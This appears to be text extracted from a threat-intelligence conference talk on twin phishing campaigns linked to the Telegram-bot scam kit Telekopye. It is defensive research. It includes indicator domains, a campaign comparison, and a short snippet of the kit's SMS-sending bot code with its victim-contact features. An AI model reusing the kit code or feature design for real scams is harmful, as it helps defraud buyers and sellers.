GET	H2	200	Primary Request 260560858 olx-ro.getorderxyz/	648 KB 114 KB	234ms 138ms	Document text/html	185.178.208.138 DDOS-GUARD	Show response					
GET	H2	200	support_parent.css olx-ro.getorderxyz/css/	3 KB 1002 B	33ms 33ms	Stylesheet text/css	185.178.208.138 DDOS-GUARD						
GET	H2	200	bootstrap.min.css maxcdn.bootstrapcdn.com/bootstrap/4.5.2/css/	157 KB 25 KB	35ms 19ms	Stylesheet text/css	2606:4700::6812:acf CLOUDFLARENET						
GET	H2	200	logo_olx.png olx-ro.getorderxyz/img/	36 KB 36 KB	48ms 48ms	Image image/png	185.178.208.138 DDOS-GUARD						

Combination of DDOS-Guard and Cloudflare IP Addresses



Collect
IOCs and TTPs

Comparing the Two Campaigns

Both campaigns shared quite a lot of common TTPs, Infrastructures and other information. Below the comparisons and yellow highlights are the shared characteristics

Characteristics	Travel	E-Commerce/Postal
Initial Access	Phishing (T1566)	Phishing (T1566)
Phishing Method	Chat	Email (URL Shortening)
IP/ISP	Cloudflare and DDoS-Guard	Cloudflare and DDoS-Guard
Phishing Target	Buyer	Buyer and Seller
Merchant Compromise	InfoStealer (Vidar)	Unknown
Phishing Page	Copying Legitimate Components	Copying Legitimate Components
Phishing Page Verification Function	Yes	Yes
Working Chat Support	Yes	Yes
TLS Certificate Issuer	R3, E1, GTS CA 1P5	R3, E1, GTS CA 1P5
Shared Phishing Page Components (such as JS, CSS, media)	Yes	Yes
User Information	User Transaction Information Product/Service, Price, Name	User Transaction Information Product/Service, Price, Name, Address

IoC!! IoC!!

Time	Domain	Company Impersonated	TLS Certificate Issuer	IP (ISP)	Target
Today	www[.]grailed-check[.]site	Grailed	F1 (Let's Encrypt)	Cloudflare	Seller
3 Months Ago	Auspost[.]offer5811[.]bid	Australia Post	GTS CA 1P5	Cloudflare	Seller
6 Months Ago	foxpost-com[.]product-d[.]ink	FoxPost Hungary	GTS CA 1P5	Cloudflare	Seller
1 Year Ago	posta-ch[.]order-id87397[.]cloud	SwissPost	GTS CA 1P5	Cloudflare	Seller
2 Years Ago	allegro-fxyd[.]secur-umowa[.]space	Allegro Polish	Cloudflare Inc ECC CA-3	Cloudflare	Seller

When randomly sampling data from various time intervals (today, 3 months ago, 6 months ago, 1 year ago, and 2 years ago), the following features are observed.

The Domain, TLS certificate and IP addresses used can be used as IOCs

Assess



main

1 Branch

0 Tags

Go to file

Code

Tsunami43

Delete README.md

b22d91c · 2 months ago

3 Commits

commands	first commit	2 months ago
config	first commit	2 months ago
helpers	first commit	2 months ago
middlewares	first commit	2 months ago
migrations	first commit	2 months ago
models	first commit	2 months ago
scenes	first commit	2 months ago
seeders	first commit	2 months ago
web	first commit	2 months ago
.gitignore	first commit	2 months ago
.sequelizerc	first commit	2 months ago
admin.js	first commit	2 months ago
database.js	first commit	2 months ago
index.js	first commit	2 months ago

About

JS bot

Activity

0 stars

1 watching

0 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

HTML83.0%

CSS15.2%

JavaScript1.8%



After some digging, we found a source code repository of potentially the phishing platform.

The technologies being used are a match, the targets listed are the same as we have seen before.




What We Learned

Utilize telegram bot, with main languages HTML, CSS and JS


Advanced functionality:

- Admin Panel
 - Manage the telegram channel (set ads, etc.)
 - Manage users (new user, ban user, etc.)
 - See profit
- Ability to create phishing pages
 - Templates of target organizations
 - Customized values (name, address, etc.)
 - Language localization
- Ability to contact victim
 - Email
 - Support Chat
 - Text Message (for MFA prompt)

```
10  const scene = new WizardScene(
11    "send_sms",
12    async (ctx) => {
13      try {
14        if (ctx.state.user.status == 0) {
15          await ctx
16            .reply("❌ Для отправки смс Вы должны быть ПРО воркером") // ❌ To send an SMS, you must be a PRO worker.
17            .catch((err) => err);
18          return ctx.scene.leave();
19        }
20        await ctx.scene.reply("Введите номер телефона мамонта", { // Enter the mammoth's phone number.
21          reply_markup: Markup.inlineKeyboard([
22            [Markup.callbackButton("Отменить", "cancel")], // Cancel
23          ]),
24        });
25        ctx.scene.state.data = {};
```



UK Royal Mail Example, with variable names



ENTER: TELEKOPYE

Mammoth?


```
10  ✓ const scene = new WizardScene(  
11  |   "send_sms",  
12  |   async (ctx) => {  
13  |     try {  
14  |       if (ctx.state.user.status == 0) {  
15  |         await ctx  
16  |           .reply("✗ Для отправки смс Вы должны быть ПРО воркером") // ✗ To send an SMS, you must be a PRO worker.  
17  |           .catch((err) => err);  
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22  |           [Markup.callbackButton("Отменить", "cancel")], // Cancel  
23  |         ]),  
24  |       });  
25  |       ctx.scene.state.data = {};
```

An interesting term of "mammoth" is used to refer the victims

More exploration shown that this phishing platform is part of a campaign called **Telekopye**

Tracked by ESET researchers - Telekopye: Hunting Mammoths using Telegram bot ([welivesecurity.com](https://www.welivesecurity.com))

The Telekopye admin employs multiple "Neanderthals" to phish and scam the "Mammoths"






Gentlemen. The time has come.

BONUS - New Phishing Demo



THE BIGGER PICTURE


Sadly, It Is A Thriving Ecosystem





Response And Action

Report Infrastructure and Repo



The Telekopye repository has been reported to GitHub Security team and we have secured a copy for further analysis.

Update: as per October 2024, the repository is no longer exist

nsec

TRAININGCONFERENCECOMPETITIONABOUTFR

Day 2

1130 – 1200 (EDT)

Salle Ville-Marie

Salle de bal

Double Trouble: Unmasking Twin Phishing Campaigns Targeting E-commerce and Travel Sites

Mangatas Tondang (@tas_kmanager)

Microsoft / Curated Intelligence

Mangatas Tondang / @tas_kmanager

Tas has spent the last seven years immersed in the worlds of threat hunting, detection engineering, and security research. Currently, he's making changes at Microsoft, specializing in cloud security research. Beyond his professional endeavors, Tas is a passionate contributor to the cybersecurity community, holding roles in the DFIR report and Curated Intelligence. He's also no stranger to the stage, having presented at various conferences around the globe, to name a few SANS Summits and DEF CON BTV. When he's not navigating the digital landscape, Tas enjoys the art of astrophotography and embarking on spontaneous adventures across the globe exploring landscapes and cuisines.

Session

10-19

OWASP Won't Save You Here: Tale of a Modern Web App Challenge

Mangatas Tondang / @tas_kmanager

11:00

25min

In today's digital era, even robust security frameworks like OWASP and MITRE ATT&CK can prove inadequate against sophisticated phishing attacks. These attacks leverage official chat functionalities in web and mobile applications, causing significant disruptions within the tourism and lodging sectors of modern web applications. This presentation unveils a series of firsthand encounters with such attacks, illustrating their impact and tracing them back to a major cybercriminal ecosystem that utilizes Telegram bots. Through meticulous research and open-source threat intelligence, the discussion explores the vulnerabilities and shortcomings major organizations face in defending against these threats. Key lessons in secure coding, detection engineering, proactive threat intelligence, and security awareness are highlighted, providing attendees with insights to fortify their defenses with a multi-layered security approach. This approach aims to mitigate evolving cyber risks and protect both web applications and brand integrity.

ENG 103

Share
&
Collaborate

Radek Jizba · 1st

Malware Researcher ve společnosti ESET

MAY 27

Mangatas Tondang · 8:52 AM

Hi Radek,

Loving your work on Telekopye. I did some personal research on some phishing campaigns and I believe they are related. Would love to spend some time to chat about it.

Mangatas

Radek Jizba · 9:16 AM

Hi Mangatas,

I'm glad you liked it. Yeah I'm open to exchanging info with you. But to be honest i would much rather communicate via email... I check it much more frequently than linkedin. So if you don't mind, can you write me to [REDACTED] thank you

Radek

CODE BLUE 2024@TOKYO

13:50 – 14:30

Web Assembly: All You Need For Exploiting Chrome and the MS Edge

by スンヒョン・イ - Seunghyun Lee

14:10 – 14:50

